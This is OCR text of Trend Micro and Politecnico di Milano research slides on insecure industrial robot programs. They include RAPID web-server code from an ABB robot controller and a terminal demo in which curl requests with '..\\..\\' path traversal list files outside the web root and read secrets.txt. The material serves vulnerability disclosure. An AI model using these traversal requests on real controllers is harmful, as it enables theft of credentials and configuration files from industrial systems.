
Auto
IT-LPTP-7250
Motors On
Running (Speed 100%)


IRB 4600-60/2.05 Type A
ROBOTWARE_5.15.0261.00
IP Address LAN: VC
Serial No: VIRTUAL_USE
Controller: BROWSE the File System
Operation Mode: AUTO
Run Mode: CONT
Program Memory Free: 22339
File System:
Free Space (kbytes)
1414180
Total Space (kbytes)
2097151
Percent Used
67
Current Data (Task1)
Current Tool
tool0
Current Work Object
wobj0
Current Load
0.00
Current Position (with above Tool and WObj):
X Y Z q1 q2 q3 q4
1270.0 0.0 1570.0 0.70711 0.00000 0.70711 0.00000
Current Joint Position:
J1 J2 J3 J4 J5 J6
-0.00 0.00 0.00 -0.00 0.00 -0.00
Most Recent Events:
Time Event Type Number
19:12:52 STATE CHANGE 10011
19:12:51 STATE CHANGE 10017
19:12:51 STATE CHANGE 10016
19:12:39 STATE CHANGE 10129
--
ABB IRC5
127.0.0.1:5505/home/www
ABB IRC5 Robot Controller
Directory: /home/www/
Name Size Seconds since 1970)
d ../ - -
f ABB_Logo.gif 441 1516111744
f exampleWebPage.rtml 202 1516111744
d log/ - 1593032704
d src/ - 1593017856
f startPage.rtml 4812 1516111744
RAPID Server 1.1

```
123             currentLogLevel := 1;
124
125             while true do
126                 SocketReceive clientSocket,\RawData:=recBytes\Time:=WAIT_MAX;
127
128                 ! Clear the recString
129                 FOR i FROM 1 TO Dim(arrRecString, 1) DO
130                     arrRecString{i} := "";
131                 ENDFOR
132
133                 recBytesLength:= RawBytesLen(recBytes);
134                 for i from 1 to RawBytesLen(recBytes) step 80 do
135                     endPosition := 80;   ! Number of bytes to unpack, if this is the last group o
136                     if (i DIV 80) = (recBytesLength DIV 80) then
137                         endPosition := recBytesLength MOD 80;
138                     endif
139                     UnpackRawBytes recBytes, i, arrRecString{i DIV 80 + 1}, \ASCII:=endPosition;
140                 endfor
141
```

```
484             ! Else we have a file resource
485             IF IsFile((pageStringRoot + pageString) \RegFile) THEN
486                 ! The file exists, now check if it has a ".rtml" extension
487                 ! Look for ".RTML" at the end of the page string, after converting it all upper case to handle ".RtMl" cases
488                 location := StrLen(pageString) - StrLen(".rtml") + 1 ;  ! The expected location at the end of the string
489                 upperPageString := StrMap(pageString, STR_LOWER, STR_UPPER);
490                 found := StrMatch(upperPageString, location, ".RTML");
491                 IF found <> location THEN
492                     ! There is no ".rtml" at the end of the file, this is a static resource file
493                      sendFile pageStringRoot + pageString;
494                 ELSE
495                     ! This is a dynamic content file that must be parsed and rendered into HTML
496                     logWrite "sendResource:  .rtml file", 3;
497                     sendRtml pageStringRoot + pageString;
498                 ENDIF
499             ELSE
500                 ! File not found, send errorr
501                 sendError 404, "Not Found";
502                 Return;
503             endif
504         ENDPROC
```


Robot controller
Controller
Virtual Controllers
NewController
HOME
Configuration
Event Log
I/O System
RAPID
TROB1
WebSrv
System Modules
BASE
logLib
renderLib
UtilityFuncs
WebServer
TestVirtualController
Outside the root
HOME
INTERNAL
PRODUCTS
SYSPAR
(676F8BE7-3C9F-4A
netconfig.db
Registry.db
RW6system.xml
secrets.txt
system.xml
Documents library
www
Name
log
src
ABB_Logo.gif
exampleWebPage.rtml
startPage.rtml
Directory: /home/www/
Name
Size
Seconds since 1970)
d ../
f ABB_Logo.gif 441 1516111744
f exampleWebPage.rtml 202 1516111744
d log/ 1593032704
d src/ 1593017856
f startPage.rtml 4812 1516111744
RAPID Server 1.1
Web server root
Auto
IT-LPTP-7250
Motors On
Running (Speed 100%)


Controller
Virtual Controllers
NewController
HOME
Configuration
Event Log
I/O System
RAPID
TROB1
WebSrv
System Modules
BASE
logLib
renderLib
UtilityFuncs
WebServer
TestVirtualController
Outside the root
HOME
INTERNAL
PRODUCTS
SYSPAR
netconfig.db
Registry.db
RW6system.xml
secrets.txt
system.xml
Documents library
www
Name
log
src
ABB_Logo.gif
exampleWebPage.rtml
startPage.rtml
Directory: /home/www/
Name
Size
Seconds since 1970)
d ../
f ABB_Logo.gif 441 1516111744
f exampleWebPage.rtml 202 1516111744
d log/ 1593032704
d src/ 1593017856
f startPage.rtml 4812 1516111744
RAPID Server 1.1
Web server root
Default (zsh)
curl 'http://192.168.215.128:5505/..\\..\\' | sed -e 's/<[^>]*>//g'
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 2050 0 2050 0 0 9274 0 --:--:-- --:--:-- --:--:-- 9318
ABB IRC5ABB IRC5 Robot ControllerDirectory: /home/..\\..\\/NameSizeSeconds since
1970)d../--dHOME/-1593031424
dINTERNAL/-1593019392
fnetconfig.db112641593033600
dPRODUCTS/-1593017728
fRegistry.db163841593033600
fRW6system.xml1451593018752
fsecrets.txt161593033984
dSYSPAR/-1593017728
fsystem.xml1071593018752
f{676F8BE7-3C9F-4AA1-BB75-3099997B98F3}.xml32321593022848
RAPID Server 1.1
curl 'http://192.168.215.128:5505/..\\..\\secrets.txt'
secrets are here
Secrets stolen

```
439
440         ! Note: Browswers will remove the "/.." from a top-level request, GET "http://192.168.54.125/../myfile.html" will
441         ! be converted to GET "http://192.168.54.125/myfile.html"
442
443         ! If it starts with "home" (with or without a "/" at the end) then the root is SYSTEM_HOME ("HOME:"), otherwise
444         ! the root is SYSTEM_HOME + WEBSERVER_HOME
445         ! First handle the special case when it is simply "home" with no ending "/"
446         dirHomeNoSlash := StrPart(DIRECTORY_HOME, 1, StrLen(DIRECTORY_HOME) - 1);
447         IF ((StrMatch(pageString, 1, dirHomeNoSlash) = 1) AND (StrLen(pageString) = StrLen(dirHomeNoSlash))) THEN
448             ! Set pageString to be emtpy
449             pageString := "";
450             pageStringRoot := SYSTEM_HOME;
```

Cybersecurity

Robots Running the Industrial World Are Open to Cyber Attacks

By Daniele Lepido

August 4, 2020, 11:00 AM GMT+2

- Researchers discover flaws in software for ABB and Kuka robots
- Robots are a fast-growing area in the industrial sector

A spokesman for ABB said the company "has fixed the concerns in the Trend Micro tests, which helped us provide greater security for equipment in the market." There is no indication of data exfiltration nor any customers affected by it, he added.

TREND MICRO | research

POLITECNICO MILANO 1863

Guarding the Factory Floor
Catching Insecure Industrial Robot Programs


Federico Maggi Senior Researcher

Research co-authors:

Marcello Pogliani, Marco Balduzzi, Davide Quarta, Stefano Zanero


Observations and Questions


1. **Changing** software development/delivery lifecycle
2. Programming **languages** for industrial automation are different
3. Maybe an **overlooked** issue and lack of awareness?
4. There can be **vulnerabilities** in this new software layer





POLITECNICO MILANO 1863 | TREND MICRO research


A Changing Software Development and Delivery Lifecycle (1/4)




